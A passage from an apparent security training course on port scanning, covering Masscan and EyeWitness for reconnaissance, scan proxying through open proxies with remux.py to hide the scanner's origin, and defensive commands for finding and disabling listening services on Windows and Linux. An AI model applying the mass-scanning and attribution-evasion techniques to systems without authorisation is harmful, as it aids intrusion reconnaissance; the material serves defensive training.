thereby scanning thousands of systems in very short order. This process has carried forth to a tool called Masscan by Robert David Graham, available at https://github.com/robertdavidgraham/masscan. Masscan improved performance over early tools separating the SYN send from the ACK receive functionality with flexible arguments to manage how much bandwidth the tool utilizes for the scan.

Masscan's default is to send only 100 packets per second. This will still produce a fast scan result, but does not reflect the true performance potential of the tool. At 50,000 packets per second (Masscan's `--rate 50000` option), Masscan will utilize about 20 Mbps of bandwidth. If you limit the target TCP ports to a list of 10 common ports, at 20 Mbps Masscan can scan 16 million IP addresses in approximately 1 hour.



Other Scanners: EyeWitness

Port Scanning

- Takes screenshots of websites, VNC and RDP services
- Can be very effective to sort through hundreds of different websites
- Attackers and testers look for default pages, out-of-date servers, RDP servers that show domains, indexed web directories, etc.
- Many vulnerabilities are not necessary vulnerabilities that have a Metasploit module
  - Finding backup files and install scripts on web servers can lead to easy access to external systems

TIP

Sometimes the results of a scan can be overwhelming.

EyeWitness by Chris Truncer makes it easy to grab a screenshot of web, VNC, and RDP services. Scan the results visually to look for interesting targets.

When attacking websites, one of the larger tasks for the bad guys, and good guys testing their systems, is trying to identify what is running on hundreds, if not thousands, of web servers. To get around this issue, an attacker can run an excellent tool called EyeWitness by Chris Truncer (https://github.com/ChrisTruncer/EyeWitness). This tool will take a screenshot of every web server it detects. It is based on the initial *PeepNtom* research of Tim Tomes with Black Hills Information Security. This can be used to very quickly identify the purpose of multiple websites simply by reviewing the pictures.

What an attacker is looking for are things like default pages, management pages, and pages that may be serving up index-able files to the internet. Remember, there is more to attacking a network than simply discovering ports and looking for an exploit.

EyeWitness comes with a well-written usage guide, available at https://www.christophertruncer.com/eyewitness-2-0-release-and-user-guide.

Get EyeWitness at https://github.com/ChrisTruncer/EyeWitness



Proxying Scans: Remux

Port Scanning

Port scanning through multiple open proxies online

- Browser connects to remux.py
- Remux.py connects through the proxies
  - List of proxies is automatically downloaded at runtime
- When remux.py starts, it is very slow and buggy (improves over time)

Remux is a terrific example of why IP-addresses filtering does not work effectively against an attacker.

When scanning, one of the things that is unacceptable to an attacker is getting caught. To get around this, some attackers may bounce their scanning activities through multiple different bots or other compromised systems. Another approach is using a reverse multiplexor—something like remux.py. What remux.py does is set up a proxy listener. The attacker then configures their browser or scanning tool to go through Remux, typically running on the same system as the attacker's workstation. Next, Remux pulls down a list of known proxy servers online.

When Remux first runs the scan, performance is quite slow. This is because many of the proxies it pulls down are either very slow or are offline completely. Over time, Remux learns which proxy servers are active and slowly builds a list of known good proxies. After a while, it will federate scanning or browsing activity through dozens of different proxies. This makes trying to determine the actual source of the attack or scanning activity very difficult.

Remux.py is provided by Black Hills Information Security and is on the Course USB.



Port Scanners: Defenses

- Preparation
  - Close all unused ports by shutting off services and applying filters
  - Utilize stateful packet filters and/or proxy firewalls
  - Utilize an Intrusion Detection System
- Identification
  - Several IDS signatures for port scans
  - Log analysis shows pesky connection attempts
- Cont, Erad, Recov: N/A

When you bring a new system online, you should be familiar with the ports that are open on the box and why they are required.

The only way to be secure is by using a Defense-in-Depth posture. In addition to the information in the slide, utilize an Intrusion Detection System.



Check for Listening Ports on Windows

Port Scanning

```
C:\Dev>netstat -nab

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:1537           0.0.0.0:0              LISTENING
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
 [sdelete.exe]
```

The procedure for checking locally listening ports varies between Windows and Linux/UNIX.

For Windows, you can run `netstat -na` from a command prompt to see which ports are in use.

To be even more specific and look for just listening ports, you can type

```
C:\> netstat -na | find "LISTENING"
```

We can go further for more info. The `-o` flag of `netstat`, as in `netstat -nao`, shows the listening ports and the process ID of the listening process.

Finally, Microsoft added the `-b` flag to netstat. The `-b` flag indicates the EXE and all of its associated DLLs for each listening port. In the example on this slide, the TCP port 3389 is listening, which is typically associated with the Microsoft Windows Remote Desktop Protocol (RDP). However, the `netstat` output with the `-b` argument indicates that the listening process is called sdelete.exe, which is a sign that something is amiss on the system.

Microsoft also has a tool called Port Reporter available as a separate download. It runs as an application and periodically generates logs showing port activity. Port Reporter is available for free at https://www.microsoft.com/en-us/download/details.aspx?id=9964.



Disabling Windows Services Listening on Ports

Port Scanning

- Option 1: Kill process using Task Manager (be careful)
- Option 2: Kill process using **`wmic process`** ***`pid`*** **`delete`**
- Option 3: Disable service in Service Control panel
  - Start | Run, then type `services.msc` and click OK
  - Select the target service, then click Stop
  - Set Startup type to *Disabled*
- Option 4: Disable service using the **`sc`** command
  - For a list of services, run **`sc query`**
  - To shut off a service, run **`sc stop`** ***`service`***
  - To disable a service, run **`sc config`** ***`service`*** **`start= disabled`**

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 111

Once you find listening ports, you need to evaluate whether the given network service is required on the box.

If the service is not needed, you can disable it temporarily, abruptly, and unsmoothly by killing the associated process in Task Manager (if there is a single associated process). Be careful with this maneuver because it could make your system highly unstable. Also, the process may return when you reboot the system.

A cleaner way to disable a listening port, if the listening process was started as a Windows service, involves disabling the service itself. You can do this by running the Services control panel, which is easily invoked from Start | Run and typing `services.msc`. Then double-click the offending service, click Stop, and set the Startup Type to *Disabled.*

If you are more of a command-line person, you can do the same thing using the Service Controller command, `sc`. To get a list of services and their statuses, type `sc query`. To stop a service, type `sc stop` *`service`* (this works only temporarily; the service returns at reboot). To permanently disable a service, type `sc config` *`service`* `start= disabled`. Remember, you must have a space after the `start=` and before the `disabled` keyword or the syntax doesn't work. Also, you cannot have a space between the start and the =.

Finally, please, please, please be careful with this. If you disable a crucial service, you could make your system highly unstable.



Check for Listening Ports on Linux/UNIX

Port Scanning

```
$ sudo netstat -nap | grep "LISTEN "
tcp   0    0  0.0.0.0:80       0.0.0.0:*  LISTEN  1119/nginx -g daemo
tcp   0    0  127.0.0.1:5432   0.0.0.0:*  LISTEN  911/postgres
tcp   0    0  0.0.0.0:445      0.0.0.0:*  LISTEN  5156/nc
$ sudo lsof -i | grep nc
nc         5156         root     3u  IPv4  63837       0t0  TCP *:microsoft-ds
(LISTEN)
$ sudo lsof -p 5156
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
nc      5156 root  cwd    DIR    8,1     4096  791720 /home/sec504
nc      5156 root  txt    REG    8,1    27152 1310337 /bin/nc.traditional
nc      5156 root   0u    CHR  136,1      0t0       4 /dev/pts/1
nc      5156 root   3u   IPv4  63837      0t0     TCP *:microsoft-ds
(LISTEN)
```

By default, Linux/UNIX gives us far more detail about listening TCP and UDP ports using built-in tools.

We could use the `netstat` command, with the `-p` flag to show PIDs and program names, as in `netstat -nap`. Note that for full information from the `-p` flag, you have to run the command as root (logged in as the root user, or through the `sudo` command, as shown on this page).

We can get even more detail about processes listening on ports by using the `lsof` command, which I find absolutely essential in analyzing my own UNIX boxes. I run the `lsof` command with the `-i` flag to list all TCP and UDP port usage. Then, using the PID of the listening process that I get from `lsof -i`, I get a lot more detail from the `-p` flag by typing `lsof -p` *`pid`*. That command shows all files associated with the listening process, including the program file that it ran out of, any libraries it uses, all configuration files that it has opened, and numerous other juicy tidbits.



Disabling Linux/UNIX Services Listening on Ports

- Disable service by altering `/etc/rc.d` files or running `systemd` (which alters `rc.d` automatically)
- Disable service by reconfiguring `inetd` or `xinetd`
  - `inetd`: Comment out lines in `/etc/inetd.conf`
  - `/etc/xinetd.d`: Delete file or make sure it contains `disable=yes`
- Last resort: Kill the running process using `kill` or `killall`

```
$ sudo systemctl list-units --type service
$ sudo systemctl disable service_name
```

TIP

Always apply caution when stopping Linux/UNIX services.

Attempt to stop a service using `systemctl` first. Only `kill` a service if you cannot stop it gracefully first.

To stop a process on Linux or UNIX, you can use the `kill` *`pid`* or `killall` *`process_name`* commands. Be careful with these because they could make your system unstable. Also, this only temporarily disables the process. It may restart automatically or during the next boot.

The process for disabling a service listening on a port permanently depends on whether the service is invoked by `inetd`, `xinetd`, or one of the service initialization scripts.

If the service is started by `inetd`, you can comment out its line in `/etc/inetd.conf` by placing a # at the beginning of the line.

If the service is started by `xinetd`, you can delete the file `/etc/xinetd.d/`*`service`* or edit that file so that it contains a line that says `disable=yes`.

You can also list and disable services using the `systemctl` utility.

Please be careful disabling services. Always take a moment to verify that you are not disabling a critical system process.

